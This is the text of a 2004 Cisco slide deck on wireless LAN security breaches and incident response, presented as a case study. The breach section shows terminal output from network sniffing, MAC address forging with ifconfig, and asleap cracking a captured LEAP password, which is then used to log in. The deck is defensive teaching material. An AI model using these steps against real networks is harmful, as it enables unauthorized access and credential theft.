

The CSIRT and Wireless Security Breaches

Lance Hayden & Marcus Sitzman

Cisco Advanced Services for Network Security

Session Number
Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

2

What Are we Talking About??

Cisco.com

- **Proactive WLAN Security Measures (Acme Widgets)**
- **Threats to WLAN Security**
- **WLAN Security Breaches (Acme Widgets)**
- **Reactive Policies and Procedures**

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

3



Proactive WLAN Security Measures

Acme Widgets Case Study

Session Number
Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

4

Hide Your Wireless Network

Cisco.com

- **Reduce Transmit Power**
 - Creates a smaller range of the wireless signal
- **Require Faster Connection Speeds**
 - Smaller association circle
- **Cloaked Service Set Identifier (SSID)**
 - Not revealed in management frames
- **Disable Broadcast Association**
 - SSID must be known and configured

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

5

Register Your MAC Address

Cisco.com

- **Require users to register their WLAN adapters MAC address**
 - Binds a client adapter to a user
 - Easy web page registration
- **Utilize MAC address filters across AP devices**
 - Identify DHCP scopes
 - Automated filter updates to APs


Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

6

User Authentication via LEAP

Cisco.com



Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

7



Threats to WLAN Security

Tools and Methods

Session Number
Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

8

Rogue Access Points

Cisco.com

- **Connected by External Entity**
 - Requires James Bond like practices
 - Deliberate security breach
 - Not very common
- **Connected by Internal Entity**
 - Independent department/employee actions
 - Intent is to increase productivity
 - Most common

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

9

Watching the Airwaves

Cisco.com

- **Is someone in your company parking lot (or worse across the street)?**
 - Wireless signal access depends largely on the client antenna
 - Usually trivial to track down a wireless network
- **Offline data analysis of captured frames**

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

10

Kismet WLAN Sniffer

Cisco.com

- Network mapping
- WLAN configuration settings
- Packet dump in pcap format

```
File Edit View Terminal Go Help
Network List--(Autofit)
+-----+-----+-----+-----+-----+-----+-----+-----+
SSID      T  W  Ch  Flags  IP Range    Sgn  Qlty
! REIDAPPLE  A  Y  01    0.0.0.0    186  53
! <acmewidgets>  A  Y  01    0.0.0.0    192  51
! wireless    P  N  --    0.0.0.0    186  53
+-----+-----+-----+-----+-----+-----+-----+-----+
Info
Ntwrks      3
Pkts        122
Cryptd      3
Weak        0
Noise       0
Discrd      0
Pkts/s      8
-----
ciscoc
Ch: 0
-----
Elapsd
00:00:24
-----
Status
Connected to Kismet server version 3.0.1 build 20030808082837 on localhost:2
Found new network "REIDAPPLE" bssid 00:30:65:02:F0:45 WEP Y Ch 1 @ 11.00 mbi
Found new network "acmewidgets" bssid 00:40:96:38:FA:65 WEP Y Ch 1 @ 11.00 m
Found new probed network "wireless" bssid 00:06:25:23:B7:2F
Battery: unavailable
```

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

11

How Strong is Your Encryption?

Cisco.com

- Many WLANs without any encryption
 - Often an indicator of a rogues access point
- Static WEP... obviously not going to work
 - Administration issues
 - 40 and 128 bit encryption keys will be cracked
 - WLAN clients that have limited support for security protocols

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

12

Are You Really You??

Cisco.com

- **MAC address filters**
 - **Forged MAC addresses**
 - **Client adapter utility**
 - **Unix/Linux capabilities**
- **User Authentication**
 - **Reconnaissance information**
 - **Cracked passwords**

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

13



WLAN Security Breaches

Acme Widgets Case Study

Session Number
Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

14

Kismet WLAN Sniffer

Cisco.com

- Cloaked SSID
- Descriptive SSID
- Encrypted Network

```
File Edit View Terminal Go Help
Network List - (Autofit)
+-----+-----+-----+-----+-----+-----+-----+
| SSID          | T | W | Ch | Flags | IP Range | Sn | Ql |
+-----+-----+-----+-----+-----+-----+-----+
| ! REIDAPPLE   | A | Y | 01 |  | 0.0.0.0 | 186 | 53 |
| ! <acmewidgets> | A | Y | 01 |  | 0.0.0.0 | 192 | 51 |
| ! wireless    | P | N | -- |  | 0.0.0.0 | 186 | 53 |
+-----+-----+-----+-----+-----+-----+-----+
Info
Networks: 3
Packets: 122
Cryptd: 3
Weak: 0
Noise: 0
Discrd: 0
Pkts/s: 8

ciscoc
Ch: 0

Elapsd
00:00:24

Status
Connected to Kismet server version 3.0.1 build 20030808082837 on localhost:2
Found new network "REIDAPPLE" bssid 00:30:65:02:F0:45 WEP Y Ch 1 @ 11.00 mbi
Found new network "acmewidgets" bssid 00:40:96:38:FA:65 WEP Y Ch 1 @ 11.00 m
Found new probed network "wireless" bssid 00:06:25:23:B7:2F
Battery: unavailable
```

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

15

MAC Address Forging

Cisco.com

```
File Edit View Terminal Go Help
[root@ghost rider authen]# ifconfig eth1
eth1      Link encap:Ethernet HWaddr 00:09:B7:7E:C5:13
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:14 dropped:0 overruns:0 frame:14
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
          Interrupt:3 Base address:0x100

[root@ghost rider authen]# ifconfig eth1 hw ether 00:07:85:92:5e:28
[root@ghost rider authen]# ifconfig eth1
eth1      Link encap:Ethernet HWaddr 00:07:85:92:5E:28
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:22 dropped:0 overruns:0 frame:22
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
          Interrupt:3 Base address:0x100

[root@ghost rider authen]#
```

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

16

LEAP User Authentication

Cisco.com

```
File Edit View Terminal Go Help
802.lx Authentication
Version: 1
Type: EAP Packet (0)
Length: 23
Extensible Authentication Protocol
Code: Request (1)
Id: 44
Length: 23
Type: EAP-Cisco Wireless (LEAP) [Norman] (17)
Version: 1
Reserved: 0
Count: 8
Peer Challenge [8] Random Value:"B23158AD932B29D5"
Name (7 bytes): johndoe

0000 08 02 75 00 00 07 85 92 5e 28 00 40 96 38 fa 65  ..u....^(.@.8.e
0010 00 40 96 38 fa 65 c0 08 aa aa 03 00 00 00 88 8e  .@.8.e.....
0020 01 00 00 17 01 2c 00 17 11 01 00 08 b2 31 58 ad  ....,.....1X.
0030 93 2b 29 d5 6a 6f 68 6e 64 6f 65                .+).johndoe

ethereal.out lines 419-438/775 58%
```

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

17

Cracked User Credentials

Cisco.com

```
File Edit View Terminal Go Help
[root@ghostriider authen]# ll hashes-superdict leap-exchange.pcap
-rw-r--r-- 1 root root 222490677 Apr 30 11:06 hashes-superdict
-rw-r--r-- 1 root root 1224 Apr 30 10:55 leap-exchange.pcap
[root@ghostriider authen]#
[root@ghostriider authen]# ./asleap -r leap-exchange.pcap -f hashes-superdict
asleap v0.1 - recovers weak LEAP passwords. <Joshua.Wright@jwu.edu>

Captured LEAP exchange information:
username: johndoe
challenge: b23158ad932b29d5
response: da8ae2bbebe760f506a9baede63975c4f8bb6c91ee695f8e
hash bytes: e538
NT hash: c51602d46e08e6fe02b5dc5c6439e538
password: simple
[root@ghostriider authen]#
[root@ghostriider authen]# leapset
Username: johndoe
Password:
User: johndoe authenticated
[root@ghostriider authen]#
```

Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

18

Policies and Procedures

Specialized Tools and CSIRT Plug-in

Security Practices

- **WLAN security is continually evolving**
- **Security teams using a process-based model will be most successful**



Intrusion Detection

Cisco.com

- **Rogue AP Detection**
 - Listen for wireless frames from unauthorized APs (not effective by itself)
 - Search internal MAC tables for identified BSSIDs (most effective)
 - ❖ Proof of concept tool: mac-find.py
- **Identify Known Wireless Tools**
 - Detectable signatures of tools

Presentation_ID


© 2004 Cisco Systems, Inc. All rights reserved.

21

Points for WLAN Security

Cisco.com

- **Defense in depth approach to security**
- **Design the right solution**
- **Risk assessment analysis**
- **Policies for WLANs**
- **Procedures for security breaches**
- **Implement incident detection solution**



Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.


22

Wrap-up

Cisco.com

Questions... discussion...

- Lance and Marcus available after the presentation



Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

23



Contact Info

Lance Hayden, Program Strategy Manager
lhayden@cisco.com 512.378.1072

Marcus Sitzman, Network Security Engineer
msitzman@cisco.com 408.525.2999

Session Number
Presentation_ID

© 2004 Cisco Systems, Inc. All rights reserved.

24

